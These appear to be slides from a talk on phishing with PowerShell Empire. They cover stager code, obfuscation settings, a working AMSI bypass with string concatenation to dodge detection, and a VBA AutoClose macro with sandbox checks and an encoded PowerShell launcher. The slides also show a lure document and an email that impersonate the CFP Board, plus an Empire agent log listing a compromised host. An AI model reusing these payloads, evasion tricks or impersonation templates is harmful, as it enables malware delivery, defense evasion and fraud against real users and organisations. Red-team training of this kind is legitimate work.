
if userAgent.lower() != 'none':
    stager += helpers.randomize_capitalization('$wc.Headers.Add('
    stager += "'User-Agent',$u);'

if proxy.lower() != 'none':
    if proxy.lower() == 'default':
```

Powershell Stager

Invoke-Obfuscation

- One of the most commonly reported issues for Empire is that obfuscation is broken
- It's not broken you just have to set the ObfuscateCommand field to not have a launcher
- The dev branch of the project has already corrected the default value of most modules to correct this



Invoke-Obfuscation

- One of the most commonly reported issues for Empire is that obfuscation is broken
- It's not broken you just have to set the ObfuscateCommand field to not have a launcher
- The dev branch of the project has already corrected the default value of most modules to correct this

Name: Macro			
Description:			
Generates an office macro for Empire, compatible with office 97-2003, and 2007 file types.			
Options:			
Name	Required	Value	Description
-----	-----	-----	-----
Listener	True		Listener to generate stager for.
OutFile	False	/tmp/macro	File to output macro to, otherwise displayed on the screen.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	False	Token\All\1,Launcher\STDIN++\12467	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Language	True	powershell	Language of the stager to generate.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Proxy	False	default	Proxy to use for request (default, none, or other).
StagerRetries	False	0	Times for the stager to retry connecting.

Invoke-Obfuscation

Invoke-Obfuscation's Token\all\1 uses a predetermined series of obfuscation techniques.

- Malware obfuscated using that will still get caught
- Instead use a custom order of techniques

Name:	Launcher		
Description:	Generates a one-liner stage0 launcher for Empire.		
Options:			
Name	Required	Value	Description
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language	True	powershell	Language of the stager to generate.
Base64	True	True	Switch. Base64 encode the output.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Obfuscate	False	True	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only
ObfuscateCommand	False	Token\String\1,1,2, Token\Variable\1, Token\Whitespace\1,1, Compress\1	Only used if Obfuscate switch is True. For powershell only.
ScriptLogBypass	False	True	Include cobbr's Script Block Log Bypass in the stager code.
AMSI Bypass 2	False	False	Include Tal Liberman's AMSI Bypass in the stager code.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries	False	0	Times for the stager to retry connecting.
Listener	True	http	Listener to generate stager for.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
AMSI Bypass	False	True	Include mattifestation's AMSI Bypass in the stager code.

(Empire: stager/multi/launcher) >

Why does Empire still get caught during PSInject and laterals?

Doesn't use obfuscation in many of the modules

- Obfuscation would make the one liner too large in many cases

AMSI Bypass

It will get caught in standard form; Just concatenate

- \$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- \$Ref.GetField('amsilnitFailed', 'NonPublic, Static').SetValue(\$NULL, \$TRUE);



AMSI Bypass

It will get caught in standard form; Just concatenate

- \$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- \$Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue(\$NULL, \$TRUE);

```
$ReF=[ReF] .AssemBLy.GeTTyPe('System.Management.Automation.Amsiu'+ 'tils');
$REF.GETFIELD('amsiInit'+ 'Failed', 'NonPublic, static').SEtVaLUE($nuLl,$TRUe);
}:
```

Bug in the Code

Issue in Empire with doubling the header

- Difficult to mask with obfuscation
- Has been fingerprinted and gives away that we are using Empire

```
if 'https' in host:  
    # allow for self-signed certificates for https connections  
    stager += "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};"  
  
    if userAgent.lower() != 'none':  
        stager += helpers.randomize_capitalization("'" + helpers.generate_random_script_var_name("wc") + ".Headers.Add('User-Agent', $u);"  
  
    if userAgent.lower() != 'none':  
        stager += helpers.randomize_capitalization("'" + helpers.generate_random_script_var_name("wc") + ".Headers.Add('User-Agent', $u);"
```

```
20  [SYStEM.NET.SErVICEPoINTMaNaGER]::ExpECT100CoNTinUE=0;  
21  $508c=NEW-OBJECT SYStEM.NET.WEBCLient;  
22  $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
23  $508c.HeAdERS.Add('User-Agent', $u);  
24  $508c.HeAdERS.ADD('User-Agent', $u);  
25  $508c.PROXY=[SYStEM.NET.WEBREQUEST]::DeFAUlTWEbPROXY;$508c.PROXY.CREDEnTIALs = [SYStEM.NET.CREDeNT]  
26  $Script:Proxy = $508c.Proxy;  
27  $K=[SYStEM.TEXT.ENCODING]::ASCII.GetBytes('UNR>fsH}@J#Ejgnpmi7rw-M<o8=vOq:');  
28  $R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_] +$K[$_%$K.COUNT])%256};  
29  |$S[$_],$S[$J]=$S[$J],$S[$_]};  
30  $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];  
31  |$_-BxOr$S[($S[$I]+$S[$H])%256]}{;
```

How Do We Convince The Users?

1. Build a Believable Word Document
2. Embed Callback into Visual Basic
3. Send a Convincing Email that doesn't go to Junk Mail
4. Hope the user opens the email and word doc

Microsoft Macro Enabled Documents

The image shows a comparison between a Microsoft Macro Enabled Document and a standard web page.

Left Side (Macro Enabled Document):

- Header:** CFP BOARD (highlighted with a red box).
- Navigation:** Search bar, Get Certified, News, Contact Us, My Account, Log In, FIND A CFP® PROFESSIONAL.
- Section:** GET CERTIFIED (with sub-sections ADVANCE YOUR CAREER, GAIN INDUSTRY KNOWLEDGE, TAKE YOURSELF TO THE NEXT LEVEL).
- Image:** A smiling woman.
- Text:** Your Pathway to CFP® Certification (5 steps: 1. Complete the Education Requirement, 2. Pass the CFP® Certification Examination, 3. Meet the Experience Requirement, 4. Pass Fitness Standards for Candidates and Registrants, 5. Receive Authorization to Use the CFP®, Certified Financial Planner™ and CFP® Marks).
- Form:** Are you ready to begin your personal journey to CFP® Certification? Please tell us about yourself so we can help put you on the right path: Your Current Educational Level (Choose one), Your Professional Status (Choose one), Years of full-time financial planning experience (Choose one).
- Buttons:** Go, Learn More.

Right Side (Standard Web Page):

- Title:** CFP BOARD Membership Confirmation
- Form Fields:** First Name, Middle Name, Last Name, Address, City, State, Zip Code, Phone, Company, all with placeholder text "Click or tap here to enter text".
- Section:** Professional Background
- Text:** Are you a(n): (Check all that apply)
- Options:** Registered representative of Broker/Dealer, Employee/Owner of an RIA firm, Employee of a Brokerage firm, Licensed Life, Accident, and/or Health Insurance Broker, Other.
- Text:** How many years of experience do you have?
- Options:** Less Than 3, 3-9, 10+.
- Footer:** © 2019 Certified Financial Planner Board of Standards, Inc. All Rights Reserved. 1425 K Street NW #800, Washington, DC 20005. Phone: 800-487-1497 (Toll-Free) / 202-379-2200. Fax: 202-379-2299 | mail@cfpboard.org

Microsoft Macro Enabled Documents

Mr. Kevin Malone, CFP®

Certification Status: Certified

Company: Financial Advisor Union

Address: 1724 Slough Ave
Scranton, PA

CFP Board Disciplinary History: No
Bankruptcy Disclosure in Last 10 Years: No



Kevin Malone, CFP®
Relationship Manager

Kevin Malone serves as a Relationship Manager for Financial Advisor Union. Kevin joined the company in March 2009. He works directly with clients in all aspects of their financial and retirement planning. Prior to FAU, he worked with individual investors at Chase and Wells Fargo. Kevin obtained his BA in Economics from Arizona State University and his Certified Financial Planner™ certificate from the University of Arizona.

Contact
Phone: (888) 555-7757
Email: kmalone@fau.com

CFP BOARD Membership Confirmation

First Name: Kevin

Middle Name: A.

Last Name: Malone

Address: 1725 Slough Ave

City: Scranton

State: PA Zip Code: 18505

Click or tap here to enter text.

Phone:

Company: Financial Advisor Union

Microsoft Macro Enabled Documents

Are you ready to begin your personal journey to CFP® Certification?
Please tell us about yourself so we can help put you on the right path:

Your Current Educational Level
(Choose one)

Bachelor's Degree or higher from accredited college or university
 Doctor of Business Administration
 Ph.D. in business or economics
 None of the above

Your Professional Status
(Choose one)

Certified Public Accountant (CPA)
 Chartered Financial Analyst® (CFA®)
 Chartered Financial Consultant (ChFC)
 Chartered Life Underwriter
 Licensed Attorney
 None of the above

Years of full-time financial planning experience (Choose one)

3 or more years
 Less than 3 years
 No experience


Go

How many years of experience do you have?

Less Than 3
 3-9
 10+

Please identify any additional credentials that you hold:
(Check all that apply)

CPA
 ChFC
 CLU
 CFA
 Ph.D. in Business or Economics
 Doctor of Business Administration
 Licensed Attorney (Active or Inactive)
 None



Microsoft Macro Enabled Documents

Pull the Footer from the webpage
for contact info

Provide a valid:

- Email Address
- Phone Number
- Address

The button even gives users a feeling
of accomplishment

© 2019 Certified Financial Planner Board of Standards, Inc. All Rights Reserved.
1425 K Street NW #800, Washington, DC 20005
phone: 800-487-1497 (Toll-Free) / 202-379-2200 | fax: 202-379-2299 | mail@cfpboard.org

IMPORTANT NOTE: I acknowledge that this information will be used to update my account
information and, unless I opt-out of receiving future communications, may be used by CFP Board or
provided to third parties in accordance with CFP Board's [Term of Use](#) and [Privacy Policy](#).

I choose to opt out of third party communications.

Submit

CFP BOARD

© 2019 Certified Financial Planner Board of Standards, Inc.
All Rights Reserved.
1425 K Street NW #800, Washington, DC 20005
Phone: 800-487-1497 (Toll-Free) / 202-379-2200
Fax: 202-379-2299 | mail@cfpboard.org


Microsoft Macro Enabled Documents

Pull the Footer from the webpage
for contact info

Provide a valid:

- Email Address
- Phone Number
- Address

The button even gives users a feeling
of accomplishment



Microsoft Macro Enabled Documents

- Embed Empire payload into macro
- By default Empire will not get you past AMSI
- Obfuscation or code changes are needed

```
Sub AutoClose()
fun
End Sub

Public Function fun() As Variant
Dim Rx As String
Dim A As String
Dim B As String
Dim pa, pc As String
Dim pb As String

strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next


pa = "//5wAG8AdwBlAHIAcw"
pb = "8AUAAgAC0AcwB0AGEAIAAtAHcAIAAxACAALQB1AG4AYwA="
pc = "BoAGUAbABsACAALQBuAG"
A = pa + pc + pb
B = "UTF-16"
C = TextBase64Decode(A, B)
EsD = C + " SQBmAkgAIkAgACQAUa"
EsD = EsD + "BTAFYAZQByAFMmAqBvAE4AVAbhAEIATABlAC4AUABTAFYARQBS"
EsD = EsD + "AFMASQBPAG4AlgBNAAEASgBvAFIAIAAtAGcAZQAgADMAIAgAC"
EsD = EsD + "kAewAkAEcAUABGACAAIAgAD0AIAAgACAAWwBSAGUAZgBdAC4A"
EsD = EsD + "QQBzAHMARBtAEIAbAB5AC4ArwB1AHQAVABZAHAAZQoACAAIA"
EsD = EsD + "AoACgAIkAgACgAIkIAhAsAMAB9AhAsAMQB9ACIALQBmAccAUwB5"
EsD = EsD + "ACCALAAAnAHMAdAnACAAIAAgACKAIkAgACsAIkAgACAAIAAnAG"
EsD = EsD + "UAJwAgACAAIAApACsAIkAnAGOAJwAgACsAIkAgACcALgAnACAA"
EsD = EsD + "IAArACAAKAAoACAAIAAgACIAewAxAH0AewAwAH0A1gAgAC0AZg"
EsD = EsD + "AnAGEAZwAnACwAjwBNAGEAbgAnACAAIAApACAAKwAgACcAZQAn"
EsD = EsD + "ACAAIAArACAAIAAgACAAJwBtLAGUAbgAnACAAKwAgACAAJwB0AC"
EsD = EsD + "4AJwAgACAAIAApACAAIAArACAAIAAnEEEAJwAgACAAKwAgACAAIA"
EsD = EsD + "IAAnAHUAdAnACAAIAArACAAJwBvAGOAJwAgACAAKwAgACAAIA"
EsD = EsD + "AnAGEAJwAgACAAKwAgACcAdAnACAAIAArACAAIAAgACAAKwAgACAAIA"
EsD = EsD + "AccAaQBvAG4AJwAgACAAKwAgACAAJwAuAFUAJwAgACAAKQArAC"
```

Convincing your Target

Matches identically to the newsletters
they send out on a regular basis

We didn't stand up our own email
server for spoofing

- You get what you pay for



The screenshot shows an email from CFP Board. The subject line is "URGENT: Please Review and Update Your CFP Membership Information". The email is dated 8:01 PM. It features a yellow header with the CFP BOARD logo and text. The body of the email is addressed to Kevin, thanking him for his membership and encouraging him to review his profile. It also includes contact information for Kevin R. Keller, CAE, Chief Executive Officer of the Certified Financial Planner Board of Standards, Inc. At the bottom, there is a copyright notice for 2018 and links for preferences and unsubscribe.

CFP Board <cfpboard.customerservice@gmail.com> | 8:01 PM

URGENT: Please Review and Update Your CFP Membership Information

CFP BOARD
CERTIFIED FINANCIAL PLANNER BOARD OF STANDARDS, INC.

Dear Kevin,

Thank you for your CFP® Board membership. For over 30 years, CFP® certification has stood as the standard of excellence for financial planners. We'd like to ensure your membership status continues to stay active.

Please take a few moments to review your profile information and submit any changes immediately. Our system is in the process of being updated and incorrect information may result in a lapse of membership.

Best,

KEVIN R. KELLER, CAE
CHIEF EXECUTIVE OFFICER
CERTIFIED FINANCIAL PLANNER BOARD OF STANDARDS, INC

© 2018 Certified Financial Planner Board of Standards, Inc. All Rights Reserved.
1425 K Street NW #800, Washington, DC 20005
phone: 800-487-1497 (Toll-Free) / 202-379-2200 | fax: 202-379-2299 | mail@cfpboard.org

[Update your preferences](#) | [Unsubscribe](#)

Testing the Attack

Wait for it...

Success!!

Wait a minute...

Who is Royan\Sarasims and what are they doing with my malware?

```
[*] Loading agents (stage 3) to victims... do NOT interrupt
agent
*** Unknown syntax: agent
(Empire: agents) > agents

[*] Active agents:

Name      La Internal IP      Machine Name    Username          Process      PID      Delay      Last Seen
---      --  -----           -----           -----          -----      ---      ---      -----
DESKTOP-PS-192.168.7.9.1  DESKTOP-UTI4C01\drog  powershell  17000  5/0.7  2019-04-09 01:23:59
UR8125E7 ps 10.0.0.172     ROYDAN          *ROYDAN\sarasims powershell  3416   5/0.7  2019-04-09 01:23:44

(Empire: agents) > interact UR8125E7
(Empire: UR8125E7) > info

[*] Agent info:

nonce          3626134813059019
jitter          0.7
servers         None
internal_ip    10.0.0.172
working_hours
session_key    b,mhCIaUkGg>7[F#YzH&l<4B*s?~|iPl
children        None
checkin_time   2019-04-09 01:23:04
hostname        ROYDAN
id              2
delay           5
username        ROYDAN\sarasims
kill_date       None
parent          powershell
process_name   443
listener        3416
process_id     /user/login.php,/console/dashboard.asp,/news/topstories.jsp|
profile         Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0) like Gecko
os_details     Microsoft Windows 10 Enterprise
lost_limit      60
taskings        None
name            UR8125E7
language        powershell
external_ip    40.107.203.62
session_id     UR8125E7
lastseen_time  2019-04-09 01:24:01
language_version 5
high_integrity  1
```

